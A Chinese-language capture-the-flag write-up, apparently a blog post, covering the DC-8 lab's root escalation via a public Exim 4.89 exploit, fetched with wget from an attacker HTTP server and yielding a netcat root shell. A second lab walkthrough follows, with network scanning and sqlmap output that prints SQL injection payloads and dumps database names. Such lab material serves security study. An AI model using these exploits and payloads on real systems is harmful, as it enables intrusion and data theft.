这条命令的核心作用是:从根目录开始递归遍历,查找所有「文件所有者为 root」且「权限位包含 SUID(4000)」的文件,将符合条件的文件路径打印到终端,并屏蔽所有错误信息

-user root:
查找条件 1:限定文件的所有者(属主)为 root 用户(仅匹配 root 拥有的文件,排除其他用户的文件)。

-perm -4000:
查找条件 2:限定文件权限中至少包含 SUID 特殊权限(权限标识 4000),这是命令的核心参数:

  1. perm:用于匹配文件的权限模式(数字权限或符号权限);
  2. 前缀 -:表示「文件权限包含该权限位即可」,无需完全匹配(如文件权限为 4755,包含 4000,符合条件);
  3. 4000:对应 SUID(Set UID)特殊权限(所有者的 Set UID 位)。

查看exim4版本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@dc-8:/var/www/html$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
www-data@dc-8:/var/www/html$

/usr/sbin/exim4 --version
查看版本 Exim version 4.89

[!NOTE] exim4
/usr/sbin/exim4Debian/Ubuntu/Kali 等 Debian 系 Linux 发行版中,Exim 邮件传输代理(MTA)的专属可执行程序,核心用于系统邮件的发送、接收与路由,在 CTF 靶机场景中常作为提权突破口;exim4 是 Exim(Extended Internet Mailer)的 Debian 定制版本,与原生 Exim 功能一致,仅在配置文件结构、包管理方式上有细微差异(简化了复杂配置,更适合 Debian 系系统)


kali searchsploit

前面找到具有SUID的文件exim4,但是exim4搜索结果只有一个漏洞,而且不知道版本,因此这里直接搜索searchsploit exim

1
2
3
4
┌──(root㉿kali)-[/var/www/html]
└─# searchsploit exim
Exim 4.87 - 4.91 - Local Privilege Escalation | linux/local/46996.sh
......

文件路径 : /usr/share/exploitdb/exploits/linux/local/46996.sh

发送a.sh

复制到当前目录,然后改名a.sh,方便http发送接收

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# cp /usr/share/exploitdb/exploits/linux/local/46996.sh . #拷贝到当前目录

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# ls -l
总计 8
-rwxr-xr-x 1 root root 3552 1月12日 20:34 46996.sh
-rw-r--r-- 1 root root 56 1月12日 16:33 hash.txt

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# mv 46996.sh a.sh
┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# ls -l
总计 8
-rwxr-xr-x 1 root root 3552 1月12日 20:34 a.sh
-rw-r--r-- 1 root root 56 1月12日 16:33 hash.txt

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.3.47 - - [12/Jan/2026 20:40:45] "GET /a.sh HTTP/1.1" 200 -

接收a.sh

  • wgeta.sh
  • 授予执行权限chmod +x a.sh
  • 执行./a.sh -m netcat
  • 等待5秒即可id
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
www-data@dc-8:/tmp$ wget http://192.168.3.48:8000/a.sh
wget http://192.168.3.48:8000/a.sh
--2026-01-12 22:40:45-- http://192.168.3.48:8000/a.sh
Connecting to 192.168.3.48:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3552 (3.5K) [application/x-sh]
Saving to: 'a.sh'

a.sh 100%[===================>] 3.47K --.-KB/s in 0s

2026-01-12 22:40:45 (367 MB/s) - 'a.sh' saved [3552/3552]

www-data@dc-8:/tmp$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 3552 Jan 12 22:34 a.sh

www-data@dc-8:/tmp$ chmod +x a.sh
chmod +x a.sh
www-data@dc-8:/tmp$ ./a.sh -m netcat
./a.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Mon, 12 Jan 2026 22:48:06 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1vfHL4-0000G7-8o
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
cd /root
ls
flag.txt
cat flag.txt

Brilliant - you have succeeded!!!

888 888 888 888 8888888b. 888 888 888 888
888 o 888 888 888 888 "Y88b 888 888 888 888
888 d8b 888 888 888 888 888 888 888 888 888
888 d888b 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888


Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.

[!NOTE] 提示
这里的root权限大概持续一分钟,之后又返回普通权限,但是在这一分钟时间里可以做很多事情,如添加账号、关闭服务等。

1.探测

1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~/localkali/testpayload]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dc:17:7e, IPv4: 192.168.3.43
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1 18:d9:8f:c8:68:38 Huawei Device Co., Ltd.
192.168.3.4 00:e0:4c:4d:2a:68 REALTEK SEMICONDUCTOR CORP.
192.168.3.5 b4:2e:99:cc:28:45 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.3.45 08:00:27:95:4e:a9 PCS Systemtechnik GmbH

nmap

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p- 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 17:51 CST
Nmap scan report for 192.168.3.45
Host is up (0.00072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp filtered ssh
80/tcp open http
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
  • 注意到22端口被filtered

dirsearch

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~/localkali/testpayload]
└─# dirsearch -u http://192.168.3.45/index.php
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/localkali/testpayload/reports/http_192.168.3.45/_index.php_26-01-10_17-58-52.txt

Target: http://192.168.3.45/

[17:58:52] Starting: index.php/
[17:58:53] 404 - 274B - /index.php/%2e%2e//google.com

Task Completed

无有用的信息


2.sqlmap


发现search页面,可以输入,推测有注入点


注意到post请求,页面url没变,同时burp也有提示post请求,这时有两个方法去测试sqlmap注入


方法一

1
2
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -u http://192.168.3.45/results.php --data "search =1" --leve=5 --batch
  • 首先url注意是results, 可以看到burp里的post提交路径
  • 因为是post请求,因此需要加上--data--level=5检查更严格(可以不加)

发现search注入漏洞

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -u http://192.168.3.45/results.php --data "search=1" --batch
___
__H__
___ ___[,]_____ ___ ___ {1.9.11#stable}
|_ -| . [.] | .'| . |
|___|_ [']_|_|_|__,| _|
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:09:40 /2026-01-10/

[18:09:40] [INFO] testing connection to the target URL
[18:09:40] [INFO] testing if the target URL content is stable
[18:09:40] [INFO] target URL content is stable
[18:09:40] [INFO] testing if POST parameter 'search' is dynamic
[18:09:40] [WARNING] POST parameter 'search' does not appear to be dynamic
[18:09:40] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[18:09:40] [INFO] testing for SQL injection on POST parameter 'search'
[18:09:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:09:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:09:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:09:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:09:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:09:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:09:41] [INFO] testing 'Generic inline queries'
[18:09:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:09:41] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:09:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:09:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:10:01] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:10:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:10:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:10:01] [INFO] target URL appears to be UNION injectable with 6 columns
[18:10:01] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: search (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: search=1' AND (SELECT 6494 FROM (SELECT(SLEEP(5)))FPWe) AND 'ggNh'='ggNh

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162766271,0x44615268716e726b6e4966415575447a42676848597962535a79756e45646241566547736e654f66,0x7170786271),NULL,NULL-- -
---
[18:10:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:10:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.3.45'

方法二

burp的抓包直接复制到kalia.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat a.txt
POST /results.php HTTP/1.1
Host: 192.168.3.45
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://192.168.3.45
Connection: close
Referer: http://192.168.3.45/search.php
Cookie: PHPSESSID=um35hfg1i6v2rdrtie01kp5u2b
Upgrade-Insecure-Requests: 1
Priority: u=0, i

search=1

然后用sqlmap -l 指定

1
2
3
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch
#运行结果上面一致

爆破库

1
2
3
4
5
6
7
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch --dbs
[18:15:12] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

有两个表Staffusersinformation_schemamysql自带的不用管

查看库中的表

先看users库,有一个UserDetails

1
2
3
4
5
6
7
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users --tables
[18:17:09] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
+-------------+
| UserDetails |

查看表中的字段

先看下 UserDetails表中的字段

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users -T UserDetails --columns
[18:21:24] [INFO] fetching columns for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[6 columns]
+-----------+-----------------+
| Column | Type |
+-----------+-----------------+
| firstname | varchar(30) |
